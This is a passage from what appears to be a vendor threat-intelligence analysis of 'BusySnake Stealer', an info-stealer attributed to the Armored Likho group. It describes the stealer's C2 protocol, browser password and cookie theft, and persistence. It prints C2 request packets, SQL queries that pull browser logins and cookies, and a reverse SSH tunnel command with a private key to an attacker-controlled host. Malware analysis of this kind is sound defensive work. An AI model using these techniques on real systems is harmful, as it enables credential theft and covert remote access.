extract_hex64_from_file Attempts to extract 64-character hexadecimal keys from the files.
start_send_documents_priority_background Forwards user documents to the C2 server.
take_screenshot Captures screenshots and saves them to the SCREEN_DIR directory.
archive_pngs Archives captured screenshots and purges previously created archives from the disk.
poll_task Waits for incoming C2 commands to execute.
ensure_schtask Checks for the presence of a scheduled task to maintain persistence. If none is found, it drops a VBScript launcher and registers a new scheduled task.

Below, we break down the execution logic of the malware’s core functions.

Upon execution, the malware calls the single_instance_lock function to ensure that only one instance of the stealer is active on the system. To achieve this, the sample utilizes a non-standard lock-file algorithm, rather than traditional methods like creating a mutex or setting a registry value. The function first checks if the file Roaming\WindowsHelper\screenshots\.lock is locked by another process; if it is, the new instance fails to launch. If the file is not locked, the malware reads the Process ID (PID) stored within it. If that process doesn’t exist and the system uptime exceeds the file’s last modification timestamp, the stealer overwrites the lock file and proceeds with execution.

Immediately after initialization, the start_key_clipboard_logger function begins harvesting data from the system clipboard. The malware polls the clipboard contents in an infinite loop, appending any new or updated data to the KEYLOG_FILE using the following format:

[Clipboard] {timestamp} {escaped_clipboard_content}

Additionally, the stealer maps out the local file system using the start_inventory_background function.

This background process first initializes a database at Roaming\WindowsHelper\inventory_state.db. Within this database, the stealer generates a tracking table to log file metadata:

sqlite3.connect(STATE_DB_PATH)
execute CREATE TABLE IF NOT EXISTS scanned_files (path TEXT PRIMARY KEY,mtime REAL,size INTEGER)'

The malware then enumerates files and directories to build an object tree. During this scanning phase, the stealer explicitly skips core system directories, ignores files larger than 16 MB, and filters out files matching a hardcoded exclusion list of extensions.

Discovered files are passed to the extract_hex64_from_file function to scrape for 64-character hexadecimal keys. The malware opens each file in read mode and scans for strings matching the [0-9a-fA-F]{64} regular expression. Any identified keys are logged into the previously created database. The keys themselves are written to a separate file and forwarded to the C2 server. Once the full scan wraps up, a completion message is committed to the log file using the following format:

log(
	f'Інвентаризація завершена за {elapsed:.1f}s. '
	f'Нових: {counters["new"]}, '
	f'Старих: {counters["skipped"]}, '
	f'Знайдено: {counters["found"]}'
)

Next, the start_send_documents_priority_background function kicks off to map out logical drives. The malware identifies the system drive and recursively sweeps the user directories under /Desktop, /Documents, and /Downloads. During this enumeration phase, it filters the paths — checking only directories whose names start with $ and do not contain the string System Volume Information. Directory contents are also filtered based on an ignore list of extensions. The remaining files are then checked: if a file has not been previously sent and its size does not exceed 5 MB, it is transmitted to the C2 server.

The stealer maintains an active connection with the C2 server to await incoming instructions during execution. The poll_task function polls the C2 server in a continuous loop for new commands. Below is an excerpt of a typical request packet:

GET /get_task?client_id=DESKTOP-[redacted] HTTP/1.1\r\n
Host: 159.198.41.140
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0


The C2 sign-in form interface is shown below:

C2 administration panel sign-in form

C2 administration panel sign-in form

Commands are transmitted from the C2 server as function names, which are detailed in the table below:

Function Name Description
handle_send_screenshots_command Captures screenshots at a designated interval, bundles them into an archive, and exfiltrates them to the C2 server.
send_and_clear_keystroke_log Exfiltrates logged keystroke data to the C2 server and clears the log file afterward.
handle_extract_chromium_passwords Decrypts stored passwords from Chromium-based browser databases using the DPAPI.

handle_extract_firefox_passwords Decrypts passwords from Firefox databases by invoking the PK11SDR_Decrypt function.
handle_collect_and_send_cookies Extracts cookies from browser databases and uploads them to the C2 server.
handle_extract_cookies_v7_command Extracts cookies by installing an extension into the browser.
handle_search_2fa_secrets_command Scrapes for OTP keys by continuously monitoring the clipboard and parsing local files; if an otpauth:// string is matched, the key is logged to 2fa_secrets.txt.
handle_search_wallet_jsons_command Sweeps user directories to locate cryptocurrency wallet files with a JSON extension.
handle_split_and_send_tdata_command Harvests Telegram session and credential data from the APPDATA/Telegram Desktop/tdata directory; it force-terminates the telegram.exe process, stages the files in a temporary directory, compresses them, and exfiltrates the archive to the C2 server.
handle_start_proxy_command / handle_stop_proxy_command Establishes a reverse SSH tunnel using an SSH command and private key previously received from the C2 server.
The second function terminates the connection and purges the key from the host.
handle_remote_control_command Checks for an active installation of RustDesk on the endpoint. If missing, it downloads the application from GitHub. If already present, it restarts the RustDesk process to prompt the user to re-enter their ID and password, grabs a screenshot of the credentials, and exfiltrates the captured data to the C2 server.

After executing each command, the stealer sends a report back to the C2 server containing the task completion status.

POST /report_status HTTP/1.1
Host: 159.198.41.140
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 90
Content-Type: application/json
{"client_id": "DESKTOP-[redacted]", "command": "send_found_keys", "status": "ok", "note": ""}

Password exfiltration from Firefox and Chromium-based browsers


When BusySnake Stealer receives a C2 command to harvest passwords from Chromium-based browsers, it passes the task to the handle_extract_chromium_passwords function. The malware locates the specific browser data directory, verifies that it is not empty, and targets the Login State file, which contains the master key used to encrypt the local password database.

Locating the file containing the master key

Locating the file containing the master key


The master key is protected via the Windows Data Protection API (DPAPI). By operating within the security context of the user who originally encrypted the key, the stealer is able to decrypt it using the win32crypt.CryptUnprotectData() function.

Master key decryption

Master key decryption

Then, user accounts are extracted from the browser database via an SQL query, while passwords remain encrypted.

SELECT origin_url, username_value, password_value FROM logins

Next, the passwords are decrypted using a master key and saved in plaintext to the Roaming\WindowsHelper\chromium_passwords.json file.


For Firefox, the exfiltration workflow follows a similar logic. The stealer receives a command to extract browser credentials, which is then processed by the handle_extract_firefox_passwords function. The implant then scans the Mozilla\Firefox\Profiles directory and checks each user profile for the presence of both logins.json and key4.db. If either file is missing, the profile is skipped. The malware then parses the contents of logins.json, extracting the hostname, encryptedUsername, and encryptedPassword fields from each entry.

Credential extraction

Credential extraction

The extracted data is placed into a SECItem structure. Upon calling the NSS_Init() function, the NSS library — which Firefox relies on — automatically initializes its built-in cryptographic module and accesses the key4.db database. If the database is not protected by a master password, the module loads the signing key stored within it. In this scenario, the PK11SDR_Decrypt() function can successfully decrypt the credentials without requiring any user prompts or additional steps. Thus, BusySnake Stealer exploits insecure Firefox browser practices: storing the database master key in plaintext and the lack of re-authentication when decrypting data with it.

Credential decryption

Credential decryption

The decrypted credentials are saved directly to the Roaming\WindowsHelper\firefox_passwords.json file.

Cookie extraction

The stealer harvests cookies using a workflow nearly identical to its browser credential theft routine. Upon receiving the handle_collect_and_send_cookies command from the C2 server, the malware triggers the corresponding function. It then scans browser directories for the following database files: Cookies for Chromium-based browsers and cookies.sqlite for Firefox. Once located, it uses SQL queries to extract the cookies.

For Chromium-based browsers, the malware executes the following query:

SELECT host_key, name, value, encrypted_value, path, expires_utc FROM cookies

For Firefox, it uses this query:

SELECT host, name, value, path, expiry FROM moz_cookies

All harvested data is decrypted and saved to a file located at Roaming\WindowsHelper\all_browser_data.json, which is then exfiltrated to the C2 server and wiped from the host.

In addition to this method, the stealer fetches a supplementary module designed to extract cookies by installing a browser extension. Upon receiving the appropriate directive, the malware executes the handle_extract_cookies_v7_command function. It then pulls down the additional module as an archive from the Releases page of a GitHub repository, mirroring the initial staging process used by the stealer itself.



The source code of this secondary module is also protected with PyArmor. Once executed, the module spins up a local web server to capture and parse the cookies extracted from the browser. Next, the module creates the files for a browser extension used to steal cookies:

  • manifest.json: details the extension structure and required permissions
  • sw.js: contains the primary execution logic for the extension

Once these components are staged, the extension is installed into the browser.

Extension configuration file (manifest.json)

Extension configuration file (manifest.json)

Extension execution logic (sw.js)

Extension execution logic (sw.js)


To ensure Google Chrome launches with the extension installed, the module uses specific arguments to start the browser.

Chrome execution parameters

Chrome execution parameters

Once active, the extension verifies the availability of the local web server initialized during the previous stage. If the server is responsive, the extension reads the cookie data, stores it in a cookiesData object, and transmits it to the following URL:

http://127.0.0.1:8000/?data_type=c

The local server processes the incoming payload, saves it to a file named extracted_cookies.json, and subsequently exfiltrates it to the C2 server.

Reverse SSH tunneling

The group previously used a Go-based tool for creating reverse SSH tunnels, named Go2Tunnel by researchers. BusySnake Stealer implements a similar feature as a built-in function.

The implant receives a directive from the C2 server to establish a reverse SSH tunnel, routing the task to the handle_start_proxy_command function. The stealer initially sends a request to the following URL, appending the victim’s unique machine identifier to the request parameters:

https://grked[.]online/tunnel/create/?username=[redacted]

If the configuration specifies an HTTP endpoint instead of HTTPS, the URL format adjusts as follows:

http://grked[.]online:8000/tunnel/create/?username=[redacted]

In response, the server returns data containing all the parameters required to establish the tunnel.

{"username":"[redacted]","socks_host":"159.198.32[.]222","socks_port":26380,"private_key":
"BEGIN OPENSSH PRIVATE KEY\								nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW\nQyNTUxOQAAACDLcOYV2VpiBmn6KfPcA7w5k4LXxnDSUHwQ								sMTd5TjQRAAAAJhSGysYUhsr\nGAAAAAtzc2gtZWQyNTUxOQAAACDLcOYV2VpiBmn6KfPcA7w5k4LXxnDSUHwQsMTd5TjQRA\nAAAEDHFs74hGkvUfzK/gL								hfXdilmEnVbyD8V3Aqj5LRQdJJstw5hXZWmIGafop89wDvDmT\ngtfGcNJQfBCwxN3lONBEAAAAEXJvb3RAZjM3YzRjNjE4NjJjAQIDBA==\n
END OPENSSH PRIVATE KEY\n",
"ssh_command":"ssh -N -o ExitOnForwardFailure=yes -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -p 2222 -R 0.0.0.0:26380 [redacted]@159.198.32[.]222"}

The malware extracts the private key and the specific SSH command from this response. Using these components, it initiates a connection to a remote server controlled by the attackers, granting them persistent remote access and interactive control over the compromised host.

To close the tunnel, the stealer receives the handle_stop_proxy_command command and processes it with the function of the same name, after which the private key file is deleted and the associated SSH process is terminated.

New version of the BusySnake Stealer

During our infrastructure analysis of the threat actor, we uncovered a newer iteration of the stealer. The distribution method and static obfuscation mechanism remained unchanged; however, Armored Likho modified their TTPs and altered the code structure of BusySnake Stealer.


In the new version, instead of calling schtasks directly, the malware uses the win32com.client library to create scheduled tasks through interaction with the Schedule.Service COM object, indicating a shift toward less detectable execution methods.

Creating a scheduled task via the COM object

Creating a scheduled task via the COM object

This approach ensures a more stealthy persistence mechanism. Furthermore, to bypass dynamic analysis mechanism, the authors added a function that pauses execution before triggering malicious routines.

We also observed refinements to the architectural design of BusySnake Stealer. The attackers built a new task-management framework to handle incoming C2 commands. Each task is assigned a unique identifier, and before execution, the stealer checks for the presence of this task in a specified list. To track execution states in real time, tasks are dynamically assigned one of four operational statuses: SCHEDULED, IN_PROGRESS, SUCCEEDED, or FAILED.

The introduction of task execution statuses resulted in an updated C2 communication schema. The updated endpoints and request packet structure are detailed in the table below:

Handler Name Endpoint Request body Description
poll_commands {Config.DASHBOARD_URL}/api/v1/client/
{Config.CLIENT_ID}/commands/?bid={Config.BUILD_ID}
Awaits new commands for execution
poll_tasks {Config.DASHBOARD_URL}/api/v1/client/
{Config.CLIENT_ID}/tasks/?bid={Config.BUILD_ID}
Awaits Python scripts for execution
set_task_status {Config.DASHBOARD_URL}/api/v1/client/
{Config.CLIENT_ID}/commands/{task_id}/
{
‘status’: status,
‘logs’: logs
}
Transmits task status updates
upload_file_once {Config.DASHBOARD_URL}/api/v1/client/
{Config.CLIENT_ID}/files/
{
‘file’:(file_name,io.BytesIO(text.encode(‘utf8’), ‘text/plain; charset=utf8’)
}
meta= {
‘name’: file_name,
‘file_type’: file_type,
‘task_id’:task_id
}
File exfiltration to the C2

One of the most significant architectural upgrades is the introduction of a dedicated class designed to execute arbitrary Python scripts. In this updated variant of the stealer, the poll_commands function is responsible for retrieving commands from the C2 server, while the poll_tasks routine is specifically dedicated to fetching Python scripts. Before running a retrieved script, the malware dynamically installs any required dependencies via pip. It then spawns a new process and executes the script’s code directly within memory without ever writing the file to disk — a technique intended to bypass security.

Attribution

We attribute this campaign to the Armored Likho threat group with medium confidence, basing our assessment on the analysis of the tools and network activity.

  1. In previously identified campaigns, the group used the Go2Tunnel tool designed to create reverse SSH tunnels. In BusySnake Stealer, similar functionality is implemented as a built-in feature. Both tools receive a tunnel establishment command and a private SSH key from the C2 server, while making requests to similar endpoints. Furthermore, both payloads initiate their tunnels using SSH commands with an identical set of arguments:
    -N -o ExitOnForwardFailure=yes -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -p {port}  -R 0.0.0.0:{port} {name}@{IPaddress}
  2. The Armored Likho group has historically deployed the AquilaRAT remote access Trojan. It shares a similar structure with BusySnake Stealer: the malware receives tasks from the C2 server, and their execution is carried out by dedicated handlers. Additionally, BusySnake Stealer and AquilaRAT utilize similar endpoints for C2 communications — for example, when reporting task execution statuses back to the server:
    AquilaRAT
    /backup/update-subtask-status  
    {
         <..>
         'clientId': clientId,
         'subTasks': [
                <..>
               'taskItemId': taskItemId
         ]
    }

    BusySnake Stealer
    {Config.DASHBOARD_URL}/api/v1/client/{Config.CLIENT_ID}/tasks/{task_id}/
  3. Another structural overlap is seen in their persistence mechanisms. Both BusySnake Stealer and AquilaRAT maintain their footprint on compromised hosts by registering scheduled tasks that masquerade as legitimate Microsoft system utilities. While AquilaRAT typically names its task MicrosoftOfficeUpdate, BusySnake Stealer uses the name WindowsHelper.

Victims

We continue to actively monitor the ongoing deployment campaigns of BusySnake Stealer, alongside its related artifacts and network infrastructure.
To date, confirmed victims have been identified across Russia, Kazakhstan, and Brazil. The attacks are primarily focused on the governmental and electrical power infrastructure sectors.

Takeaways

An analysis of Armored Likho’s campaigns over the past few months shows a trend toward using AI tools to generate first-stage payloads, as indicated by redundant comments and code blocks. This allows the group to broaden its available attack vectors.

In parallel, the group is aggressively refining and modifying its core toolkit. While Go2Tunnel previously operated as a standalone utility, its reverse-tunneling functionality has now been integrated directly into the stealer as a built-in feature that ingests parameters from the C2 server. Furthermore, the structural design of this newly discovered stealer shares pronounced architectural overlaps with AquilaRAT, another staple tool in the group’s arsenal.

At the time of writing, Armored Likho remains highly active. Despite the evolution of their malware variants and their efforts to obfuscate their TTPs, we continue to closely monitor the group’s footprint and detect emerging campaigns.

Detection by Kaspersky solutions

Kaspersky security solutions, including Kaspersky Endpoint Detection and Response Expert, successfully detect and block the malicious activity associated with these attacks.


Defensive solutions detect the threat actor’s activity at the initial stage when the LNK downloader is executed. Upon execution, the shortcut runs an obfuscated command via rundll32.exe, which subsequently triggers a PowerShell command to pull down the second-stage payload. This malicious chain of events is caught by the following detection rules:

Example of LNK downloader detection in KEDR

Example of LNK downloader detection in KEDR

